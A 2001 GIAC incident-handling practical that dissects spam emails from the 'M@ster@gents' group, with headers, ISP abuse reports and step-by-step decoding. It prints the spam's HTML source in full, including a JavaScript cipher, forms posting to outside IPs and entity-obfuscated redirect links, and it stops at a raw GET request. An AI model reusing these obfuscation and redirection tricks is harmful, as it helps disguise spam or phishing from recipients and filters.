Global Information Assurance Certification Paper

Joanne Ashland
GCIH Practical, Version 1.5c
August 24, 2001

M@STER@GENTS: MASTERS OF "SPAM"

EXECUTIVE SUMMARY:

For many people, "unsolicited commercial email", or UCE, is an annoyance ubiquitous to receiving email, tolerated with disdain, and deleted. It is commonly referred to as "spam", not to be confused with the Hormel brand of "**SP**iced h**AM**" shelf-stable luncheon meat or "potted meat product", known as "SPAM®", which has been the subject of British comedy skits and offbeat food celebrations in Austin TX to raise it to (in)famous status.

When I proposed examining an incident involving spam for this Practical, I received the usual skepticism of whether UCE is a "real" incident, in the same order of a hacker attack or exploit of a system vulnerability that compromises a company or computer system. My position is that spamming is a multimillion dollar problem, costing businesses and ISPs substantial funds annually, much as the more hated viruses and worms often received via email. In terms of labor, IT departments must staff to secure open relays, filter or remove offensive or unwanted email content (inbound OR outbound), restore high service level throughput, and answer outraged "abuse" complaints from consumers. Further, with bandwidth clogged with millions of emails, the service providers are forced to spend for otherwise-unnecessary extra hardware for disk space and greater throughput to offset the immense volume of these emails, which of course is passed on to the consumer. End users spend significant time annually filtering out and deleting such emails, costing their companies (or themselves in personal time) the labor rate for unproductive time.

The case reviewed first appeared to be a routine nuisance spam with numerous pop-up windows, that culminated in finding a sophisticated and crafty "spamming" operation group that went to great care to hide their location of operations, duplicate their website paths, and obscure the directed site's email code by obfuscated JavaScript and the disabling of the right click to attempt to block the ability of the recipient to view the source code or close the multiple pop-up windows opening, and finally to return the victim to a legitimate website (here, MSN.com). From Internet research, additional historical documentation (first in Italian, circa 1997) was found, an intermediate stage of M@ster@gents spam at "Matt's Home Page", about 40% down the page: http://members.access1.net/mainpc/media/censoredspam.html#spamstart, and several sites of a violated trademark name, ticked-off end users, and finally, a case file on Spamhaus.org, indicating a network of persons, some of whom are alleged to have criminal backgrounds. In addition to sanitizing the information to remove references to my firm, individuals, and IPs, I have sometimes chosen to replace "explicit" language in the email contents for reader sensitivity, and to focus on the incident mitigation process. My company shall be called "myorg.com" below. Finally, URL links to incident sites shall **NOT** be live, though all should now be deactivated, by use of spacing or screen shots.

APPLICATION OF SIX STAGES OF INCIDENT HANDLING:

I. Preparation:

My own background is an IT auditor who has moved into IT security. In addition to regular duties, I serve as "abuse@" for my company, having an "initial operating experience" from a porno-spam whose sender was forged to appear to have come from a user in our domain. This led to educating myself on how to obtain the true Internet Header, detect forging of header fields, identify the sending and relaying users, dialup connection, decoding obscured URLs, and identifying an effective reporting "abuse@" or "postmaster@" address to resolve the problems, as well as reporting tool sites such as "Spamcop.net". Additionally, content of URL "links" could be considered "dangerous", so means to both read the code (SamSpade.org) and anonymously view the web page in a browser (Anonymizer.com; Safeweb.com, etc.) were identified. This first incident crossed international borders, but was promptly fixed by U.S.-based ISP hosting the offending sender and URL link "destination" site advertised in the email.

This further led to development of documents to request ISP intervention to apply "Terms of Service" or "Acceptable Use Policies", which often prohibit spamming, offensive contact, misuse of the ISP or intermediate (e.g., relaying) systems without permission, forced redirection to websites, and violation of copyright/trademark laws, based on the type of email incident seen. Additionally, this expanded into documents for future use to contact law enforcement authorities for criminal action by email or content on a website (e.g., underage teen porn sites), Human Resources for internal incidents, and the Legal Department for trademark/copyright action. The incident led to a review of our own legal privacy, copyright and DMCA policies as posted on our websites, in our employee handbooks, and even registration control of our websites.

The need for two central "abuse@" email addresses lead to development of the then-three-member Computer Abuse Team to respond to incidents. I became the Email Incident Handler. Once a review of all websites and email domains throughout our corporate system was completed, registration of all sites and email domains with abuse.net to the two "abuse@" email addresses was done. Education of users about spam led to my development of a 4-page "tip sheet" to explain the nature of spam, how one got on the list (email addresses on websites collected by web-bots was the most common source), why not to reply to the oft-forged removal address, and how to obtain the header from Microsoft® Outlook® and Outlook Express®, internal reporting procedures, and resources links. My own education was enhanced by justification of attendance at SANS GSEC training, certification, and now GCIH.

Also, the movement of Advance Fee Fraud scams from mailed letters to emails, a criminal act under the Nigerian Penal Code Section 4-1-9, and investigated by the U.S. Department of State (due to harm to U.S. citizens abroad), and Department of the Treasury's Secret Service Task Force, has led to a Legal Department advisory bulletin since disseminated to affiliates and state industry trade organizations, and a reporting process to the U.S. Secret Service and our Legal Department. A working relationship with the most-common well-known free-email provider has been established, and most offending accounts are shut down in 2 to 24 hours.


Finally, as the awareness of the magnitude of the spam problem, reporting methods, as well as labor and equipment costs incurred to handle them after the fact have reached the end-users and top management, funds have been allocated and spent to install an email filtering software, for which I developed a list of about 450 marker phrases, URLs, IP addresses, and other items that would flag and block almost 90% of offending emails from ever reaching the end-user. This project has been assigned to the email and messaging group of our IT organization, and has been the subject of numerous cooperative meetings between audit and this group. We now also have review rights to quarantined spam and filtering software logs to assist them in task management.

The above incidents, and maturing knowledge on email incident investigation and handling have prepared me to rapidly identify and separate out serious email incidents from nuisance junk emails, and respond with quick and detailed analyses and reporting for resolution. The M@ster@gents incident I am about to review was a challenge due to its complexity, and thus I present this as a case study to incident handlers. Neither my company nor I have any personal animosity towards this group, but became involved due to the several large-scale incidents originating from them over the past year, wherein the content went from "Herbal Viagra" to promotion of sexually explicit or pornographic sites, which offended many company staff.

II. Identification:

A. First Spam: A Precursor

In late August of 2000, an email was forwarded to abuse@ myorg.com (my company name is removed and replaced with "myorg.com" here).



The full Internet header was retrieved in Outlook by having the recipient open the email, and extract it by View, Internet Options (note that Message Header should be highlighted above that), and then retrieving the text from the Message Header's "Internet Header" box. (NOTE: This is NOT available if the email is forwarded. An option is to have a public "Spam folder that the user can drag and drop such email (or have an Outlook "Organize" function to send junk mail by filters.txt to such a folder). Note in the sanitized text below the forged "mylocalserver.com" in the header, which did not obscure the Earthlink name and IP. Sybari Software is the company which sells Antigen for Exchange, an excellent and top-rated Virus and Worm-filtering software, which we use on our Exchange servers with great results, and this entry reflects that no viruses were found in the message when inspected.

> Received: from mylocalserver.com (pool0461.cvx10-bradley.dialup.earthlink.net [209.178.183.206]) by exch2.myorg.com with SMTP (Microsoft Exchange Internet Mail Service Version 5.5.2650.21)
> id 12345678; Wed, 23 Aug 2000 16:34:05 -0500

Subject: Sex Life Down, READ THIS!
To: Euphemia@pageend.com
Date: Thu, 24 Aug 2000 02:33:44 -0800
Message-Id: <3lk1ag3cc54q6pq6hml.53um4@mylocalserver.com>
X-Sybari-Space: 00000000 00000000 00000000
From: Giuliano@pageend.com
Content-Type: text/html;
charset="iso-8859-1"
Content-Transfer-Encoding: 8BIT

The email source code revealed the link IP to be 216.199.82.52. This was resolved by Spamcop.net to be on FloridaDigital.net. Dutifully, this was reported to the URL's ISP, the sender's ISP (Earthlink), and an advisory was send to Pageend.com about the use of the account name, for further investigation.


Sent: Thursday, August 24, 2000 8:53 PM
To: 'abuse@earthlink.net'; 'spam@namesecure.com'; 2@floridadigital.net'; 1@FLORIDADIGITAL.NET'; 'abuse@fdn.com'
Subject: FW: Sex Life Down, READ THIS!
Attn: Earthlink.net: Please investigate. The source appears to be from one of your accounts on a verified server name, and is in violation of your Terms of Use. We do not wish to receive this email by our employees again. It was considered offensive and sexually oriented by the recipient. Our email system is to be used for business purposes only.
Attn: Namesecure.com / Pageend.com: Please note the use of your proprietary name in this spam.
Attn: 1@floridadigital.net and 2@floridadigital.net: Re: 216.199.82.52 -- Attn: Florida Digital: Please note the source code for the link reads: <A href="http://216.199.82.52/">Click Here for Ultimate Sex!</A></SPAN><SPAN .
Please apply your Acceptable Use Policy, http://www.fdn.com/techsupport/policy.cfm, and Network Use Agreement, http://www.fdn.com/techsupport/agreement.cfm, to this web-hosting client.
Please confirm your actions IN WRITTEN RESPONSE FORMAT to Myorg upon completion.

In this original email, the new folks marketing this product left in the Microsoft Word 9 (Word 2000) Document Properties in a META tag:
<META content="Microsoft Word9" name=Originator><LINK href="./Herbal%20-%207-13_files/filelist.xml" rel=File-List><!---[if gte mso9}><xml>
<o:Document Properties>
<o:Author>Michael Bishop</o:Author>
<o:LastAuthor>Michael Bishop</o:LastAuthor>
<o:Revision>2</o:Revision>
<o:TotalTime>9</o:TotalTime>
<o:Created>2000-07-17T17:23:00Z</o:Created>

<o:LastSaved>2000-07-17T17:23:00Z</o:LastSaved>
<o:Pages>1</o:Pages>
<o:Words>62</o:Words>
<o:Characters>358</o:Characters>
<o:Company>Online Marketing</o:Company>
<o:Lines>2</o:Lines>
<o:Paragraphs>1</o:Paragraphs>
<o:CharactersWithSpaces>439</o:CharactersWithSpaces>
<o:Version>9.2720<o:/Version>
<o:/DocumentProperties>
</xml>

B. Second Spam: One Week Later: The Tip of the Iceberg:

This was followed in one week by an almost identical email, but with a new and more insidious ending. This, and a highly obscured URL link in the source code of the email is what sparked more interest and investigation.



The Internet header was again retrieved. Immediately, the content and header showed a relationship with the earlier email. Note the difference between the stated header and true header:

```
Received: from mylocalserver.com (pool0339.cvx8-bradley.dialup.earthlink.net [209.178.171.84])
by exch2.myorg.com with SMTP (Microsoft Exchange Internet Mail Service Version 5.5.2650.21)
id 12345678; Thu, 31 Aug 2000 10:05:52 -0500
Content-Type: text/html;
charset="iso-8859-1"
Content-Transfer-Encoding: 8BIT
To: QYV@pageend.com
Subject: Sex Life Down, READ THIS!
Message-Id: <77a85b515y0u8gw78o.ngay8reoca1q46pehl02@mylocalserver.com>
Date: Thu, 31 Aug 2000 20:05:10 -0800
X-Sybari-Space: 00000000 00000000 00000000
```

From: Wade@pageend.com

-----Original Message-----
From: Wade@pageend.com [mailto:Wade@pageend.com]
Sent: Thursday, August 31, 2000 11:05 PM
To: QYV@pageend.com
Subject: Sex Life Down, READ THIS!

The source code of the email, sanitized but in its entirety, read:

<META HTTP-EQUIV="Content-Type" CONTENT="text/html;charset=iso-8859-1"><!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD>
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso-8859-1">

<META content="MSHTML 5.00.2314.1000"
name=GENERATOR></HEAD><BASEHREF="HTTP:
method="get" cgi? enter. @216.71.84.44 il2
www.com|net.londonville.COME.CC><HEAD>
<FORM action=terrichic target=_blank>
<SCRIPT language=JavaScript><!--
ky="";function d(msg){ky=ky+codeIt(key,msg);}var key =
"0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz<>]#\"";
function codeIt (mC, eS) {var wTG, mcH = mC.length / 2, nS = "", dv;for (var
x = 0; x < eS.length; x++)
{wTG = mC.indexOf(eS.charAt(x));if (wTG > mcH) {dv = wTG - mcH;nS = nS + mC.
charAt(33 - dv);}else {if (key.indexOf(eS.charAt(x)) < 0) {nS = nS + eS.
charAt(x)}else {dv = mcH - wTG;nS = nS + mC.charAt(33 + dv);}}}return nS;}
//--></SCRIPT>
<F0RM method="post" target="_blank"
ACTION="http://203.201.44.73:80/enter.cgi"><OR method="post" target="_blank"
ACTION="http://203.27.44.4:8080/enter.cgi" F0RM><OR method="post"
target="_blank" ACTION="http://203.27.4.33:8080/enter.
cgi" F0RM><OR
method="post" target="_blank" ACTION="http://203.25.43.83:8080/enter.cgi"
F0RM><OR method="post" target="_blank"
ACTION="http://203.12.44.39:8080/enter.cgi" F0RM><OR method="post"
target="_blank" ACTION="http://203.17.14.26:8080/enter.
cgi" F0RM><OR
method="post" target="_blank" ACTION="http://203.17.41.83:8080/enter.cgi" F0RM><!--Begin
HTML--></HEAD>
<BODY>
<DIV><FONT color=#0000ff face=Tahoma size=2>Received: from mylocalserver.com
(pool0339.cvx8-bradley.dialup.earthlink.net [209.178.171.84]) by
exch2.myorg.com with SMTP (Microsoft Exchange Internet Mail Service
Version 5.5.2650.21)
 id 12345678; Thu, 31 Aug 2000 10:05:52
-0500
Content-Type: text/html;
charset="iso-8859-1"
Content-Transfer-Encoding: 8BIT
To: <A
href="mailto:QYV@pageend.com">QYV@pageend.com</A>
Subject: Sex Life Down,
READ THIS!
Message-Id: <<A
href="mailto:77a85b515y0u8gw78o.ngay8reoca1q46pehl02@mylocalserver.com">77a85b515y0u8

gw78o.ngay8reoca1q46pehl02@mylocalserver.com</A>>
Date:
Thu, 31 Aug 2000 20:05:10 -0800
X-Sybari-Space: 00000000 00000000
00000000
From: <A
href="mailto:Wade@pageend.com">Wade@pageend.com</A>
</FONT></DIV>
<DIV> </DIV>
<DIV align=left class=OutlookMessageHeader dir=ltr><FONT face=Tahoma
size=2>-----Original Message-----
<B>From:</B> Wade@pageend.com
[mailto:Wade@pageend.com]
<B>Sent:</B> Thursday, August 31, 2000 11:05
PM
<B>To:</B> QYV@pageend.com
<B>Subject:</B> Sex Life Down, READ
THIS!

</FONT></DIV>
<P></P>
<P align=center><FONT color=#ff0000 size=5 PTSIZE="16"><B>Natural Herbal
Alternative to Viagra!</FONT><FONT size=4 PTSIZE="12"></B>
<B><I>SWEET
SENSATIONS ! </FONT><FONT size=2 PTSIZE="8">(tm)</FONT><FONT color=#000000
size=3 PTSIZE="10"></B></I>
<B>The #1 BEST SELLING 100% ALL NATURAL
APHRODISIAC IN AMERICA!</FONT><FONT color=#ff0000 size=4
PTSIZE="12"></B>
</FONT><FONT color=#000000 size=4
PTSIZE="12"><B>
</FONT><FONT color=#0000ff size=4 PTSIZE="12"><A
href="http://www.ab4.sdfjs.mx&#20;&#2;&#20;&#5;&#20;.com|net.fr&#2;&#5;&#20;&#2;&#20;
&#5;&#20;&#20;.londonville.org:80/ab4/sdfjsdrgafh/"
onmouseover="window.status='Click Here'; return true;
">Click Here to
Increase Your Sex Life!</A></FONT><FONT color=#000000 size=4
PTSIZE="12">
</P>
<P align=left>
</P>
<P align=center>Increase Sexual Performance!</FONT><FONT color=#ff0000 size=4
PTSIZE="12"></B>
</FONT><FONT color=#000000 size=4 PTSIZE="12"><B>Same
Amazing Results without the side effects!
</FONT><FONT size=5
PTSIZE="14">Formula for Men and Women!</FONT><FONT color=#ff0000 size=4
PTSIZE="12"></B>
</P>
<P align=left>
</FONT><FONT color=#000000 size=3 PTSIZE="10"><B>For
Women</FONT><FONT color=#ff0000 size=4 PTSIZE="12"></B> - </FONT><FONT
color=#000000 size=3 PTSIZE="10"><B>Gives You Great Bone-Jarring, Earth-moving,
Climb the Ceiling, Technicolor Orgasms!

For Men - You will get a Rock
Hard Pump!

</P>
<P align=center></FONT><FONT color=#0000ff size=4 PTSIZE="12"><A
href="http://www.ab4.sdfjs.mx&#20;&#2;&#20;&#5;&#20;.com|net.fr&#2;&#5;&#20;&#2;&#20;
&#5;&#20;&#20;.londonville.org:80/ab4/sdfjsdrgafh/"
onmouseover="window.status='Click Here'; return true;
">Click Here for
Ultimate Sex!</A></FONT><FONT color=#000000 size=3 PTSIZE="10">
</P>
<P
align=left></B><!--End HTML--
>

<CENTER><A
href="http://www.ab4.sdfjs.mx&#20;&#2;&#20;&#5;&#20;.com|net.fr&#2;&#5;&#20;&#2;&#20;
&#5;&#20;&#20;.londonville.org:80/ab4/sdfjsdrgafh/"
onmouseover="window.
status='Click Here To Be Removed'; return true;">Click
Here And then Click on the Lower Left Status Bar On the page that loads To Be
Removed</A></FONT></CENTER>
<P></P></TD><TD align="center" valign="top"><FONT face=Arial>

<CENTER><FONT color=red size=2>c 1999,2000 PopLaunch all rights reserved. The

FIRST encrypted Launch Hosting by M@sTer@GeNTs. Attempting to infringe upon the copyrights of PopLaunch or attempting to harm the natural course of business of PopLaunch users will be subject to SEVERE civil and/or criminal penalties
(including but not limited to attempting to hack and/or broadcast the location of client sites).
ALL clients not honoring remove requests will be terminated (Call 1-800-804-4352 alternatively or for assistance with the PopLaunch browser).</FONT> </CENTER></FONT></BODY></FORM></HTML>

Let's examine the source code behind the email in depth. I will treat the website's compromising code of the websites later in another subsection.

1. <META content="MSHTML 5.00.2314.1000" name=GENERATOR></HEAD><BASEHREF="HTTP:
   method="get" cgi? enter. @216.71.84.44 il2
   www.com|net.londonville.COME.CC><HEAD>
   <FORM action=terrichic target=_blank>
   <SCRIPT language=JavaScript>

Using HTTP (HyperText Transport Protocol), to transfer a file from a WWW (World Wide Web) server to a Web client by commands, we see a "get" command and cgi script call. Not being a programmer, I am told that this pulls a text string to be appended to the URL to be sent to the enter.cgi script as a Query_String environmental variable, to be saved on the server at the site 216.71.84.44, for WestHost.net (or .com) and also known as Host4U.net and FastDNS.net. (This is as opposed to a "post" command, where larger amounts of info obtained from a form are passed to a gateway script directly, and not a value for a variable. One programmer suggested that the usual enter.cgi script is used for authentication or site entry logon boxes, or more ominously, to grab cached information, such as user names and passwords. The second obscured URL, "www. com|net.londonville.COME.CC" will be discussed below.
The FORM action is the name of the script (in relative path, not full URL), here "terrichic". An Internet search on this string found it usually associated with pornographic websites. The email then runs a JavaScript coding function.

2.<SCRIPT language=JavaScript><!--
   ky="";function d(msg){ky=ky+codeIt(key,msg);}var key =
   "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz<>]#\"";
   function codeIt (mC, eS) {var wTG, mcH = mC.length / 2, nS = "", dv;for (var
   x = 0; x < eS.length; x++)
   {wTG = mC.indexOf(eS.charAt(x));if (wTG > mcH) {dv = wTG - mcH;nS = nS + mC.
   charAt(33 - dv);}else {if (key.indexOf(eS.charAt(x)) < 0) {nS = nS + eS.
   charAt(x)}else {dv = mcH - wTG;nS = nS + mC.charAt(33 + dv);}}}return nS;}
   //--></SCRIPT>

This key is a mathematical formula to simply reverse the order of the string of symbols used in the ciphering of target web pages later on. (http://xent.ics.uci.edu/FoRK-archive/jan00/0391.html , and related threads. In other words,
`0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz<>]#\"`
is decoded by first removing the "\" character, and then reversing the order of the string, and decoding each corresponding character to the one now in that location:

"#]><zyxwvutsrqponmlkjihgfedcbaZYXWVUTSRQPONMLKJIHGFEDCBA9876543210
such that "iMSDGCGPB" = "Microsoft" .

The "CodeIt" reverse cipher is offered on a site by Patrick Harvey out of Atlanta GA, which even has a picture of him. Version 3 was used in this email, as found on http://members.aol.com/mrgalaxy/. He is now on version 5. His other sites include: http://www.mrgalaxy.com/mrgalaxy4.htm , http://www.mrgalaxy.com/mrgalaxy3.htm, and http://www.mrgalaxy.com/codeit5.htm, and http://www.atomicrobot.com/shareware.htm. I have seen no other connection in any of the literature on email spam or the M@ster@gents to him, and believe that his product was simply used by this group to advance their projects.

3.<F0RM method="post" target="_blank"
ACTION="http://203.201.44.73:80/enter.cgi"><OR method="post" target="_blank"
ACTION="http://203.27.44.4:8080/enter.cgi" F0RM><OR method="post"
target="_blank" ACTION="http://203.27.4.33:8080/enter.
cgi" F0RM><OR
method="post" target="_blank" ACTION="http://203.25.43.83:8080/enter.cgi"
F0RM><OR method="post" target="_blank"
ACTION="http://203.12.44.39:8080/enter.cgi" F0RM><OR method="post"
target="_blank" ACTION="http://203.17.14.26:8080/enter.
cgi" F0RM><OR
method="post" target="_blank" ACTION="http://203.17.41.83:8080/enter.cgi" F0RM><!--Begin
HTML--></HEAD>

This third section stunned me. Using the "post" method, rather than "get", form information is then posted to these sites under APNIC's registration group in Asia and the Pacific. Specifically: 203.201.44.73:80 ; 203.27.44.4:8080 (on Mansol.net); 203.25.43.83:8080 (on Telstra.net); 203.12.44.39:8080 (also on Telstra.net); 203.17.14.26:8080 (Mail.aussie.net); and 203.17.41.83:8080 (Mira.net) The &#13 and &#10 are HTML entity names for carriage return, line feed

4.<A
href="http://www.ab4.sdfjs.mx&#20;&#2;&#20;&#5;&#20;.com|net.fr&#2;&#5;&#20;&#2;&#20;
&#5;&#20;&#20;.londonville.org:80/ab4/sdfjsdrgafh/"
onmouseover="window.status='Click Here'; return true;
">Click Here to
Increase Your Sex Life!</A></FONT><FONT color=#000000 size=4
PTSIZE="12">
</P>
and
<CENTER><A
href="http://www.ab4.sdfjs.mx&#20;&#2;&#20;&#5;&#20;.com|net.fr&#2;&#5;&#20;&#2;&#20;
&#5;&#20;&#20;.londonville.org:80/ab4/sdfjsdrgafh/"
onmouseover="window.
status='Click Here To Be Removed'; return true;">Click
Here And then Click on the Lower Left Status Bar On the page that loads To Be
Removed</A></FONT></CENTER>

Here we get to the meat of the email: Using http://samspade.org or http://spamcop.net's URL decoders, the HTML character substitutions are converted to readable text. Further, the extra parts of the URL are peeled away to clearly point to:

http://www.londonville.org:80/ab4/sdfjsdrgath/

Please note that even the "remove" link pointed to this page.
This is the same as www.londonville.com and www.londonville.net, as was mentioned in the first part of the email examined above.

The text of the email was only the 10% of the iceberg showing above the surface of the water. The other 90%, with the potential for URL hijacking, forced popup windows, and (in other similar emails received later…disabled right mouse click) , and the use of the coded cipher was found on the "Londonville" website and its further redirect targets, as we shall see below.

5.<CENTER><FONT color=red size=2>c 1999,2000 PopLaunch all rights reserved. The FIRST encrypted Launch Hosting by M@sTer@GeNTs. Attempting to infringe upon the copyrights of PopLaunch or attempting to harm the natural course of business of PopLaunch users will be subject to SEVERE civil and/or criminal penalties
(including but not limited to attempting to hack and/or broadcast the location of client sites).
ALL clients not honoring remove requests will be terminated (Call 1-800-804-4352 alternatively or for assistance with the PopLaunch browser).</FONT> </CENTER>

If you are confused by the above "disclaimer", you are not alone. Who are M@ster@gents? What is "PopLaunch"? Finally, the spammer claims that the person reporting, hacking, or broadcasting the sites of "PopLaunch" users will be SEVERELY civilly or criminally prosecuted???? Isn't it supposed to be the other way around?

First, as seen on http://members.access1.net/mainpc/media/censoredspam.html#spamstart, "Matt's home page", the code ORIGINALLY was called "StealthLaunch". We have also received other "WET TEEN" pornographic site emails from M@ster@gents that list both "StealthLaunch" and "PopLaunch" in a box at the bottom of the email, with the same disclaimer, and same (non-working) phone number. **Do not** confuse the M@ster@gents' original name "StealthLaunch" (with the disabling right-click code and dual servers) with the true PopLaunch product, which has NO relation to the M@ster@gents spammers. See http://26thavenue.com/index.phtml and http://26thavenue.com/index.phtml?f=spam&i=home. Dan Gilbert (of Red Lion PA) developed a product that is legitimate, and is a "toolbar-like addon to IE4.0". See http://26thavenue.com/index.phtml?f=pop&i=software including screenshots of HIS product. Needless to say, he has been getting a lot of unnecessary grief, and on his website he tries to explain, defend, and protect his trademark/copyrighted product, whose name they are abusing. Here are quotes from his PopLaunch index page:

> "The "PopLaunch" mentioned there is **not** the **26th Avenue** PopLaunch. My PopLaunch <index.phtml?f=pop&i=software> is a simple Windows application launcher, similar to the Microsoft Office Toolbar. It has nothing to do with the internet, web browsers, spam, or stealth.
>
> The "M@sTer@GeNTs" PopLaunch is basically a way for spam mailers to hide their website's origin from the users, to make it more difficult to track them down and tell them to stop sending you their garbage. The "unsubscribe" links on their web pages most often (if ever) do not work."
>
> And …"Interesting tagline, since my PopLaunch has been around longer than theirs has."

Mr. Gilbert also points you to http://www.geocities.com/arlena-maria/spam-ma1.htm and

http://www.geocities.com/arlena-maria/maem-01.htm with more information from a "victim".

C. The Londonville and Angelfire Web Page Code Examined

Below is a copy of the Londonville site code. It is my hope that in the movement of this paper that the color (blue for cipher decoding; red for explanations), and italics remain, as it will help the reader "read between the lines" and follow the explanations and decoding with much greater ease. The http://Samspade.org or http://www.samspade.org (both work, in case one is under heavy use), "Safe Browser" was used to retrieve the code from the site, and further, to decode the obfuscated URLs presented as single number octals.

The first step in deciphering is to **REMOVE ALL THE BACKSLASHES (\)** from the coding.

The reverse cipher was used by hand, as attempts to use the key via the JavaScript pad on SamSpade were unsuccessful, as was my JavaScript math attempt. Several list-serv email threads were helpful in realizing the nature of the cipher, and decoding it, especially (http://xent.ics.uci.edu/FoRK-archive/jan00/0391.html , and related threads (/0390.html is the source code page).. (Now try your hand at decoding the identical cipher on, http://www.sans.org/y2k/032700.htm , pages 6 and 7 of 9, from the SANS GIAC incident reports.)

SamSpade Safe Browser
http://www.londonville.org/ab4/sdfjsdrgafh/ -- HOSTED ON WWW.ANGELFIRE.COM (LYCOS)

GET /ab4/sdfjsdrgafh/ HTTP/1.1
Host: www.londonville.org
Connection: close

